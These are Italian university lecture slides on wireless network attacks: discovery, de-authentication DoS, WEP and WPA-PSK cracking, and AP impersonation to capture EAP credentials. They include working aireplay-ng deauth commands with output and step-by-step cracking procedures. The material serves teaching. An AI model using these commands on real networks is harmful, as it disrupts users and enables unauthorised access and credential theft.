ATTACCHI A RETI WIRELESS

Corso di Laurea Magistrale in Ingegneria Informatica

A.A. 2015/2016

Prof. Simon Pietro Romano

spromano@unina.it

METODOLOGIA STANDARD DI ATTACCO

- Fase di preparazione:
  - footprinting, scanning, enumeration
- Fase di attacco:
  - penetration
  - Denial of Service

MECCANISMI DI SICUREZZA PER RETI WIRELESS

- Meccanismi base
  - tipicamente associati alla cosiddetta “security by obscurity”
    - MAC filtering
    - reti wireless “nascoste”
    - meccanismi di risposta a “probe request” di tipo broadcast
- Autenticazione
  - fondamentale per:
    - stabilire l’identità del client che cerca di connettersi ad un Access Point
    - produrre una chiave di sessione da utilizzare per il processo di crittografia
- Crittografia
  - processo di codifica delle informazioni scambiate, a livello 2, tra client ed Access Point

MAC FILTERING

- Gli Access Point possono esaminare il MAC address della sorgente durante la fase di autenticazione del processo di creazione di una sessione in una rete 802.11
- Con il MAC filtering, è possibile negare la connessione a stazioni il cui MAC address non sia noto a priori e contenuto in una lista di indirizzi preconfigurati
- Si tratta di un meccanismo efficace, ma che richiede la conoscenza pregressa di tutti i possibili indirizzi delle stazioni client
- Non risulta efficace nel caso di attacchi di tipo “impersonation”, basati sullo spoofing dell’indirizzo MAC della sorgente

RETI WIRELESS NASCOSTE

- Per annunciare la propria presenza, un Access Point tipicamente invia, ad intervalli regolari, delle frame speciali, chiamate "*beacon*"
  - informazione principale: SSID dell'Access Point
- Per nascondere la presenza della rete, è dunque sufficiente evitare di inserire l'SSID all'interno delle beacon frame
  - dato che l'SSID è necessario per connettersi ad una rete, questa semplice soluzione rende le procedure di attacco *un po'* più complesse
  - Perché solo *un po'?*
    - perché mediante tecniche di monitoraggio passivo risulta semplice aggirare questo tipo di contromisura (come vedremo più avanti…)

BROADCAST PROBE REQUEST

- Le stazioni client possono inviare richieste di tipo probe in broadcast, senza inserire nessun SSID, allo scopo di individuare eventuali reti wireless nel proprio raggio di azione
- In ambienti sicuri, gli Access Point possono essere configurati in modo tale da ignorare richieste di questo tipo
  - client autorizzati:
    - preconfigurati per associarsi ad un SSID noto a priori
  - client non autorizzati:
    - incapaci di “scoprire” la presenza della rete wireless nelle proprie vicinanze
- Anche in questo caso, l’impiego di tecniche di monitoraggio passivo consente di aggirare questa semplice misura di sicurezza!

AUTENTICAZIONE

- Obiettivi:
  - stabilire l'identità del client
  - produrre una "chiave di sessione" da utilizzare nel successivo processo di crittografia delle comunicazioni:
    - tra stazione wireless ed Access Point (unicast)
    - tra gruppi di stazioni wireless collegate al medesimo Access Point (multicast e broadcast)
- Autenticazione e crittografia avvengono entrambe a livello 2:
  - prima, cioè, che la stazione wireless abbia ottenuto la sua configurazione di rete (IP)

WiFi Protected Access: WPA

- Una certificazione della WiFi Alliance
- Identifica il livello di compatibilità di una stazione wireless con l'amendment 802.11i:
  - WPA ("draft amendment"):
    - almeno TKIP (Temporal Key Integrity Protocol)
  - WPA2 ("non-draft amendment"):
    - sia TKIP che AES (Advanced Encryption Standard)
- Oggi parliamo genericamente di WPA per intendere la compatibilità con TUTTI i meccanismi di sicurezza contenuti in 802.11i
- Due modalità di funzionamento:
  - WPA Pre-Shared Key (WPA-PSK)
  - WPA Enterprise

WPA-PSK vs WPA ENTERPRISE

- WPA-PSK:
  - La chiave crittografica è nota a priori sia alla stazione wireless che all'AP e viene utilizzata come input per la funzione crittografica con cui si calcolano le chiavi di codifica impiegate nella comunicazione
- WPA Enterprise:
  - si basa sul protocollo 802.1x:
    - l'AP fa da ponte (relay) tra la stazione wireless ed un server di autenticazione basato sul protocollo RADIUS
    - si sfrutta il protocollo EAP (Extensible Authentication Protocol), in una delle versioni supportate per il trasporto delle informazioni di autenticazione:
      - EAP-TTLS (EAP Tunneled Transport Layer Security) , PEAP (Protected EAP), EAP-FAST (EAP Flexible Authentication via Secure Tunneling)
- Con entrambi i metodi, client ed AP effettuano un 4-way handshake per calcolare due coppie di chaivi:
  - PTK: Pairwise Transient Key → unicast
  - GTK: Group Temporal Key → multicast e broadcast

CRITTOGRAFIA

- Wired Equivalent Privacy (WEP)
- Temporal Key Integrity Protocol (TKIP)
- Advanced Encryption Standard – Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (AES-CCMP)
- cfr. lezione del corso di Protocolli per Reti Mobili (Prof. Avallone)…

DISCOVERY E MONITORING

- Strumenti di “scoperta” di reti wireless
  - basati sull’analisi di:
    - frame di probing (richieste e risposte)
    - frame di tipo “beacon”
- Indirizzi sorgente e destinazione SEMPRE in chiaro nelle frame 802.11
  - agevole identificare “chi parla con chi”:
    - mappa completa dei client e degli AP cui questi ultimi si collegano
- Disponibilità di tecniche sia di tipo “attivo” che di tipo “passivo”

ACTIVE DISCOVERY

- Tecnica molto semplice:
  - Invio di richieste di probe in broadcast
  - Attesa di risposta da parte di evenuali AP presenti nel campo di azione della postazione di attacco
  - Registrazione delle informazioni sugli AP identificati (tramite le risposte ai probe)
- Approccio da molti considerato obsoleto
  - come visto, gli AP possono essere configurati in modo tale da non rispondere alle “probe request”

PASSIVE DISCOVERY

- Piuttosto che inviare richieste di probe in broadcast…
- …ci si mette in modalità passiva e si “ascoltano” tutti i canali 802.11 disponibili:
  - raccolta dati
  - analisi dei dati per:
    - scoprire relazioni tra le frame catturate
    - costruirsi una “fotografia” delle reti wireless nel raggio di azione della postazione di attacco


IDENTIFICAZIONE DEGLI AP

- Se un AP è configurato in modo tale da…
  - non annunciare il proprio SSID nei messaggi beacon
  - non rispondere alle richieste di probe di tipo broadcast
- …un tool di passive discovery potrà:
  - registrare il BSSID (vale a dire, il MAC address) dell'AP
  - marcare (inizialmente) l'SSID di tale AP come "sconosciuto"
- Dato che i client DEVONO indicare l'SSID di una rete wireless per connettersi ad essa:
  - il tool di passive discovery, quando 'vede' richieste di connessione da parte dei client (legittimi):
    - controlla il MAC dell'AP destinazione
    - ricava il campo SSID dalla richiesta
    - associa l'SSID così ricavato al BSSID dell'AP recuperato in precedenza!

DISCOVERY TOOLS

- Due software molto famosi:
  - *Kismet* (www.kismetwireless.net)
    - identifica reti wireless tramite 'sniffing' passivo dei pacchetti
    - riesce a identificare reti nascoste ("decloaking")
    - si "accorge" della presenza di reti che non inviano frame di beacon tramite l'analisi del traffico dati
  - *airodump-ng*
    - un tassello fondamentale della suite *aircrack-ng,* lo standard "de facto" nel campo dell'hacking delle reti wireless
    - un'ottima alternativa a Kismet se si è in cerca di uno strumento più leggero e subito pronto all'uso

KISMET IN AZIONE



airodump-ng (1/2)

- Step 1: configurare l'interfaccia di rete wireless in modalità "monitor"

```
root@kali:~# airmon-ng start wlan0
Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

  PID Name
 1641 NetworkManager
 1749 wpa_supplicant
 2001 avahi-daemon
 2002 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlan0           iwl4965         Intel Corporation PRO/Wireless 4965 AG or AGN [Kedron] (rev 61)
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

airodump-ng (2/2)

- Step 2: attivare il monitoraggio passivo sulla scheda così configurata:
  - comando: *"airodump-ng wlan0mon"*

```
CH  7 ][ Elapsed: 48 s ][ 2015-10-14 15:53

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5C:A4:8A:68:B9:60   -1        0        1    0   1  -1   OPN              <length:  0>
44:E4:D9:3E:3E:10   -1        0        0    0  -1  -1                    <length:  0>
1C:1D:86:2A:5E:70   -1        0        0    0  11  -1                    Wi-Fi_UniNa
4E:48:C4:8C:24:63   -1       16        0    0   1  54   OPN              Portthru
7C:0E:CE:B9:73:10   -1        0        0    0   1  -1                    <length:  0>
00:30:BD:96:5D:CC  -36      175        0    0  11  54   WEP  WEP         belkin54g
5C:A4:8A:1F:05:31  -64       34        0    0   1  54e. WPA2 CCMP   MGT  eduroam
5C:A4:8A:1F:05:32  -65       30        0    0   1  54e. WPA2 CCMP   PSK  Convention_UniNa
5C:A4:8A:1F:05:34  -65       32       64    0   1  54e. WPA2 CCMP   PSK  Guest_Dieti
5C:A4:8A:1F:05:30  -65       32        6    0   1  54e. WPA2 CCMP   MGT  Wi-Fi_UniNa
5C:A4:8A:1F:11:C4  -82       17        0    0   6  54e. WPA2 CCMP   PSK  Guest_Dieti
5C:A4:8A:1F:11:C1  -82       20        0    0   6  54e. WPA2 CCMP   MGT  eduroam
5C:A4:8A:1F:11:C2  -82       17        0    0   6  54e. WPA2 CCMP   PSK  Convention_UniNa
C8:D3:A3:06:64:5C  -83       48        0    0  11  54e. WPA2 CCMP   PSK  WiFiOspiti
5C:A4:8A:1F:11:C0  -82       19        0    0   6  54e. WPA2 CCMP   MGT  Wi-Fi_UniNa
00:15:6D:4E:AE:31  -84       50        0    0   1  54 . WPA2 TKIP   PSK  Sala Riunioni
90:84:0D:D9:3B:25  -86       33        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
00:25:86:D3:EE:40  -86       45        0    0  11  54e. WPA2 CCMP   PSK  Bozza-guest
00:3A:98:4F:60:72  -86        6        0    0  11  54e. WPA2 CCMP   PSK  Convention_UniNa
44:E4:D9:3E:47:B2  -87        3        0    0  11  54e. OPN              ISPContractor
44:E4:D9:3E:47:B3  -87        3        0    0  11  54e. WPA2 CCMP   MGT  <length:  1>
```

Attacchi DoS in reti wireless

- 802.11 “consente”, da specifica, almeno un paio di attacchi di tipo DoS!
  - …questo perché ci sono spesso delle buone ragioni per cui un AP possa decidere di forzare la disconnessione di uno o più client
    - sovraccarico
    - chiavi crittografiche non (più) valide
    - …
- Tipologia di attacco maggiormente diffusa:
  - de-authentication:
    - l’attaccante sfrutta in modo malevolo le funzionalità di 802.11 sopramenzionate, per far sì che un client ‘legittimo’ perda la connessione con l’AP

DE-AUTHENTICATION ATTACK

- L'attaccante:
  - invia frame di de-autenticazione (con indirizzo forgiato ad arte) nei seguenti versi:
    - tra ("spoofed") client ed AP:
      - per far credere all'AP che il client in questione voglia disconnettersi
    - tra ("spoofed") AP e client:
      - per far credere al client che l'AP voglia farlo disconnettere
  - il processo tipicamente viene reiterato:
    - 802.11 non specifica quale sia l'intervallo che un client debba attendere, dopo una disconnessione, prima di cercare di ricollegarsi all'AP
- NB: per sferrare questo attacco, NON è necessario che l'attaccante sia autenticato all'interno della rete target!

DE-AUTHENTICATION ATTACK IN PRATICA…

- “aireplay-ng”
- un altro tool della suite aircrack-ng
- tra le varie funzioni che svolge, rientra anche il de-authentication attack

Usage

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:34:30:30 ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish); 0 means send them continuously
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 00:0F:B5:34:30:30 is the MAC address of the client to deauthenticate; if this is omitted then all clients are deauthenticated
- ath0 is the interface name

Usage Examples

Typical Deauthentication

First, you determine a client which is currently connected. You need the MAC address for the following command:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:AE:CE:9D ath0
```

Where:

- -0 means deauthentication
- 1 is the number of deauths to send (you can send multiple if you wish)
- -a 00:14:6C:7E:40:80 is the MAC address of the access point
- -c 000:0F:B5:AE:CE:9D is the MAC address of the client you are deauthing
- ath0 is the interface name

aireplay-ng (1/2)

1. Scheda in modalità “monitor”: `root@kali:~# airmon-ng start wlan0`
2. Analisi generale dell’ambiente ed individuazione AP target: *“airodump-ng wlan0mon”*

```
CH 10 ][ Elapsed: 2 mins ][ 2015-10-14 18:15 ][ WPA handshake: 44:E4:D9:3E:47:B0

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

5C:A4:8A:68:BA:00   -1        0       12    0   1  -1   WPA              <length:  0>
4E:48:C4:8C:24:63   -1       15        0    0   1  54   OPN              Portthru
5C:A4:8A:1F:05:34  -64      100        0    0   1  54e. WPA2 CCMP   PSK  Guest_Dieti
5C:A4:8A:1F:05:32  -65       98        0    0   1  54e. WPA2 CCMP   PSK  Convention_UniNa
5C:A4:8A:1F:05:31  -64      105        0    0   1  54e. WPA2 CCMP   MGT  eduroam
5C:A4:8A:1F:05:30  -65       91       23    0   1  54e. WPA2 CCMP   MGT  Wi-Fi_UniNa
00:30:BD:96:5D:CC  -64      489      339    6  11  54   WEP  WEP         belkin54g
5C:A4:8A:1F:11:C0  -81       68        3    0   6  54e. WPA2 CCMP   MGT  Wi-Fi_UniNa
5C:A4:8A:1F:11:C1  -81       79        0    0   6  54e. WPA2 CCMP   MGT  eduroam
5C:A4:8A:1F:11:C2  -81       72        0    0   6  54e. WPA2 CCMP   PSK  Convention_UniNa
5C:A4:8A:1F:11:C4  -81       82        2    0   6  54e. WPA2 CCMP   PSK  Guest_Dieti
00:15:6D:4E:AE:31  -82      104        0    0   1  54 . WPA2 TKIP   PSK  Sala Riunioni
90:84:0D:D9:3B:25  -85      215        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
C8:D3:A3:06:64:5C  -84      260        4    0  11  54e. WPA2 CCMP   PSK  WiFiOspiti
00:25:86:D3:EE:40  -87      124        0    0  11  54e. WPA2 CCMP   PSK  Bozza-guest
00:3A:98:4F:60:71  -87       15        0    0  11  54e. WPA2 CCMP   MGT  eduroam
00:3A:98:4F:60:70  -87       16        6    0  11  54e. WPA2 CCMP   MGT  Wi-Fi_UniNa
00:3A:98:4F:60:72  -87       17        0    0  11  54e. WPA2 CCMP   PSK  Convention_UniNa
```

aireplay-ng (2/2)

3. Selezione canale di monitoraggio (in base all'AP target):

```
root@kali:~# iwconfig wlan0mon channel 11
```

4. Individuazione stazione client da "de-autenticare" (ancora tramite "airodump-ng")

```
root@kali:~# airodump-ng -c 11 --bssid 00:30:BD:96:5D:CC wlan0mon
```

5. Invio frame di deautenticazione tramite aireplay-ng

```
root@kali:~# aireplay-ng -0 10 -a 00:30:Bd:96:5d:CC -c 00:23:12:0F:82:DE wlan0mon
18:26:30  Waiting for beacon frame (BSSID: 00:30:BD:96:5D:CC) on channel 11
18:26:31  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 8|11 ACKs]
18:26:31  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [12|49 ACKs]
18:26:32  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0| 6 ACKs]
18:26:32  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 1|13 ACKs]
18:26:33  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 8|25 ACKs]
18:26:33  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [32|87 ACKs]
18:26:34  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 2|22 ACKs]
18:26:34  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0|18 ACKs]
18:26:35  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0|14 ACKs]
18:26:35  Sending 64 directed DeAuth. STMAC: [00:23:12:0F:82:DE] [ 0| 9 ACKs]
root@kali:~#
```

ENCRYPTION ATTACKS

- Sfruttano “difetti” nel modo di operare di un algoritmo o di un protocollo di codifica
- Contrariamente a quanto si possa immaginare, nel caso di reti WPA, gli attacchi sono:
  - di difficile attuazione
  - raramente portati a termine con successo
  - basati sulla presenza di un ben preciso insieme di precondizioni per poter andare in porto
- Discorso diverso nel caso dell’approccio WEP!
  - attacchi semplici e con elevatissime possibilità di successo

ATTACCHI A RETI WPA

- Il meccanismo di crittografia dipende fortemente dalla fase di autenticazione
- Un attaccante potrebbe sfruttare eventuali falle dei protocolli TKIP o AES—CCMP per:
  - decodificare, modificare, ricodificare e trasmettere dati di rete “impersonando” l’utente target
- Fortunatamente (per noi) le chiavi di codifica, nelle reti WPA, “ruotano”:
  - il periodo di validità dell’approccio è limitato dal valore dell’intervallo di rotazione delle chiavi

ATTACCHI A RETI WEP

- Nessuna reale fase di autenticazione
- Nessun meccanismo di rotazione delle chiavi (eccezion fatta per il “dynamic WEP”)
- Una volta decodificata la chiave, l’attacker ha la vita facile:
  - collegarsi alla rete (join)
  - decodifica trasmissioni di terze parti
  - iniezione di traffico in rete

WEP: TIPOLOGIE DI ATTACCO

- Obiettivo dell'attacco in breve:
  - "raccogliere" un elevato numero di frame:
    - Initialization Vector (IV)
    - specifici tipi di frame dati (es: pacchetti ARP)
      - contenuto poco variabile
      - possibilità di "indovinare" il "*plain text*", il quale, combinato con il *"cypher text"* della frame iniziale, consente di identificare il *"keystream"*
- Approccio passivo:
  - basato sul semplice "ascolto" delle frame trasmesse nell'etere
- Approccio attivo:
  - es: *"ARP Replay con Fake Authentication"*

WEP: ATTACCO PASSIVO

1. Configurare l'interfaccia wireless in modalità "monitor"
2. Mettersi in ascolto di frame 802.11
3. Registrare un elevato numero di frame dati
4. Impiegare un tool di "cracking" per scoprire la chiave WEP a partire dai vettori di inizializzazione (IV) contenuti nelle frame catturate

- Quanti IV bisogna raccogliere perché l'attacco abbia successo?
  - con tool avanzati, poco più di 50.000 vettori di inizializzazione risultano di solito sufficienti!
- Quanto tempo occorre per raccogliere 50.000 IV?
  - dipende da quanto traffico c'è sulla rete:
    - ore, giorni, settimane (nel caso di reti poco utilizzate)!

WEP: ARP REPLAY CON FAKE AUTHENTICATION

- Spesso capace di identificare la chiave WEP di una rete wireless in pochi minuti
- WEP non ha meccanismi di rilevamento di attacchi di tipo “replay”
- Un attaccante può:
  - catturare traffico crittografato ‘valido’ in una rete wireless
  - riiniettare nella rete il traffico catturato
- La stazione ricevente elaborerà le frame ritrasmesse come se fossero dati “freschi”

ARP-REPLAY: PASSI

- L'attaccante:
  - cattura frame broadcast di tipo ARP:
    - destinazione: FF:FF:FF:FF:FF:FF;
    - lunghezza: 86 (o 68) byte
  - modifica le informazioni di indirizzamento
  - invia all'AP copie multiple del pacchetto così modificato
- L'AP, alla ricezione della frame modificata:
  - la decodifica (si tratta di una frame codificata correttamente!)
  - la elabora
  - prepara una risposta (broadcast)
  - la codifica con un nuovo IV
  - la spedisce!
- Il processo viene iterato, per cui:
  - l'AP invierà in broadcast, in un intervallo temporale di pochi minuti, migliaia di frame (e di IV)
  - l'attaccante avrà a disposizione materiale prezioso per la fase di "cracking"

PREREQUISITO: FAKE AUTHENTICATION

- Le richieste ARP inviate all'AP DEVONO contenere un MAC address "valido"
- Soluzioni possibili:
  1. recuperare (tramite "sniffing") un MAC address di un client legittimo ed inviare pacchetti ARP con indirizzo IP "spoofed"
  2. stabilire una connessione "fasulla" con l'AP:
     - l'attaccante sarà, in questo caso, un client "valido", ma con funzionalità limitate
- Il caso 2. è comunemente denominato "fake authentication"
  - richiede che l'AP sia configurato in modalità "Open Authentication"
    - i client si possono sempre collegare all'AP, ma, in caso di invio di dati non correttamente codificati, vengono "buttati fuori" dalla rete
  - con la fake authentication, il client dell'attaccante si autentica con l'AP e, per evitare di essere estromesso dalla rete, si astiene dall'inviare frame dati

WEP CRACKING: RISORSE UTILI

1. How to crack WEP with no wireless clients:
   - http://www.aircrack-ng.org/doku.php?id=how_to_crack_wep_with_no_clients
2. ARP Request Replay Attack:
   - http://www.aircrack-ng.org/doku.php?id=arp-request_reinjection
3. Fake authentication:
   - http://www.aircrack-ng.org/doku.php?id=fake_authentication

WEP: CONTROMISURE

- Una sola azione risulta efficace per contrastare gli attacchi in questo tipo di scenario:
  - non usare WEP come soluzione prescelta per garantire la sicurezza della propria rete wireless… mai!
- Una rete WEP è in tutto e per tutto assimilabile ad una comune rete wireless di tipo aperto

AUTHENTICATION ATTACKS

- Il target di questi attacchi è il processo di autenticazione
  - fase in cui l'utente fornisce al sistema delle credenziali che vengono utilizzate per stabilire la sua identità
- Il culmine di questo tipo di attacchi è, solitamente, una fase di password guessing con approccio a forza bruta
- Due scenari principali:
  - WPA Pre-Shared Key (PSK)
  - WPA Enterprise

WPA-PSK

- Conoscenza pregressa di una chiave di encryption nota sia ai client che all'AP
- La chiave è utilizzata per calcolare, tra le altre cose, le due chiavi crittografiche necessarie durante una specifica sessione utente
  - four-way handshake
- Le chiavi di sessione dipendono dalle chiave PSK:
  - un attaccante che cattura il 4-way handshake tra una stazione legittima e l'AP, può poi lanciare, off-line, un attacco a forza bruta sui dati raccolti per cercare di risalire alla chiave PSK
  - la cosa è tutt'altro che semplice:
    - la chiave PSK subisce un enorme numero (> 4.000!) di trasformazioni mediante funzioni hash
    - l'SSID della rete viene utilizzato come parte del processo di "hashing"
    - i tempi richiesti per "derivare" la chiave dai dati raccolti sono spesso proibitivi

CRACKING WPA-PSK

1. Configurazione dell'interfaccia di rete wireless in modalità monitor, in ascolto sul canale relativo all'AP della rete target
2. Esecuzione di "airodump-ng" sul canale dell'AP target, con filtro sul BSSID, per catturare eventuali handshake di autenticazione
3. [NB: passo opzionale] Impiego di "aireplay-ng" per sferrare un "deauthentication attack" nei confronti di un client legittimo della rete target
    - tale procedura serve a "stimolare" un nuovo tentativo di connessione (e quindi un nuovo 4-way handshake) da parte del client in questione
4. Esecuzione di "aircrack-ng" per derivare la chiave PSK a partire dai dati contenuti nel 4-way handshake appena registrato:
    - come anticipato, l'approccio impiegato è di tipo "brute force"
        - successo ottenibile solo nel caso in cui la chiave cercata sia presente nel DB fornito in input all'algoritmo di cracking

WPA CRACKING: RISORSE UTILI

- How to Crack WPA/WPA2:
  - http://www.aircrack-ng.org/doku.php?id=cracking_wpa

BRUTE-FORCE GUESSING: APPROCCI UTILI

- Operazioni più onerose in caso di algoritmi a forza bruta:
  - calcolo della funzione hash sulla password di tentativo
- Alcuni rimedi:
  - Rainbow Tables (cfr prossima slide…)
  - GPU cracking:
    - impiego della Graphical Processing Unit per la fase di elaborazione della funzione hash
    - un tool di esempio (senza ridere!)
      - “pyrit”: https://code.google.com/p/pyrit/

RAINBOW TABLES

- Idea molto semplice:
  - preelaborazione delle funzioni hash dei termini candidati
- Disponibilità di numerosi (corposissimi!) file contenenti questo tipo di informazioni per una serie di database di password diffuse
- Problema (nel caso di applicazione allo scenario WPA)
  - la funzione hash ingloba il valore dell'SSID, il che rende inutile la preelaborazione effettuata solo sulle password di tentativo
- Soluzione (parziale)
  - elaborazione di rainbow table che contemplino, oltre alla password di tentativo, anche uno specifico valore di SSID
    - approccio applicabile nel caso in cui l'SSID della rete target sia di tipo diffuso ("Linksys", "WLAN-AP", ecc.)

WPA ENTERPRISE

- In questo caso, gli attacchi sono rivolti al particolare tipo di protocollo di autenticazione cui la rete wireless si affida:
  - LEAP (Lightweight EAP)
  - EAP-TLS
  - PEAP (protected EAP)
- Perché l'attacco vada a buon fine, occorre necessariamente la presenza di almeno un client legittimo all'interno della rete target

LEAP

- Proposta Cisco (dicembre 2000)
- Altamente vulnerabile:
  - basato su un meccanismo MSCHAPv2 del tipo “challenge/response”
  - messaggi di “sfida” trasmessi in chiaro nella rete wireless
  - un attaccante può catturare i messaggi challenge/response e, successivamente, lanciare un attacco a forza bruta in modalità off-line
    - es di tool: *“asleap”*
- Soluzione oggi altamente sconsigliata, (quasi) al pari di WEP!
  - …”quasi” perché, a differenza di WEP, in presenza di password sufficientemente complesse, LEAP può essere considerato “sicuro”

EAP-TTLS E PEAP

- Entrambi basati sulla creazione di un tunnel TLS tra il client che chiede l'autenticazione ed un server RADIUS su rete fissa
- L'AP non ha nessuna visibilità dei dati trasportati all'interno del tunnel
  - semplice funzione di *relay* tra il client ed il server di autenticazione
- Il tunnel serve a rendere inaccessibili a terze parti le informazioni di autenticazione
  - la fase di autenticazione vera e propria avviene, all'interno del tunnel, con un protocollo non necessariamente "nativamente sicuro"
    - es: MSCHAPv2, EAP-GTC (basato su password "one-time"), ecc.

OBIETTIVI DEGLI ATTACCHI IN PRESENZA DI TLS

- TLS è considerato estremamente sicuro
  - in virtù di questo, spesso il protocollo interno di autenticazione "viaggia" come testo in chiaro
- L'obiettivo di un attacco, in questo caso, è:
  - ottenere in qualche modo accesso al tunnel
  - accedere, all'interno del tunnel, alle informazioni scambiate tra client e server di autenticazione con il protocollo interno
- TLS è molto difficile da "bucare"…
- …ma nelle reti wireless si può seguire un altro approccio!
  - "AP impersonation attack"

AP IMPERSONATION

- Il trucco è:
  - fingere di essere l'AP al quale il client target intende connettersi
  - agire come punto terminale del tunnel TLS (server RADIUS)
- Client (come spessissimo avviene) configurato male:
  - nessun meccanismo di validazione dell'identità del server RADIUS cui ci si connette
- Nelle ipotesi sopra descritte, l'attaccante
  - offre se stesso come punto terminale di tutte le procedure di autenticazione
  - ottiene un facile access al protocollo interno di autenticazione
  - …il tutto senza alcun bisogno di "bucare" TLS!

TOOL UTILI: FreeRADIUS-WPE

- WPE: Wireless Pwnage Edition
  - NB: “pwnage”: ‘pure ownage’, cioè ‘controllo completo’
    - termine molto di moda nella comunità degli hacker
- Una versione del server RADIUS concepita per l’hacking:
  - accetta automaticamente qualsiasi richiesta di connessione
  - salva su un file di log tutti i dati relativi al protocollo interno di autenticazione

IMPIEGO DI FreeRADIUS-WPE

- Utilizzato insieme a strumenti quali “hostapd” (configurazione della propria scheda di rete wireless in modalità AP), consente di usare un singolo host per:
  - ospitare i due componenti server-side della fase di autenticazione (AP e server RADIUS)
  - salvare i dati del protocollo interno di autenticazione su file
  - lavorare sui dati salvati per (a seconda del prototollo interno)
    - accedere in modo immediato a nomi utenti e password
    - accedere ai dati di tipo challenge/response per analizzarli off-line
      - approcci a forza bruta (cfr. tool “asleap” citato in precedenza)

EAP-TTLS E PEAP: CONTROMISURE

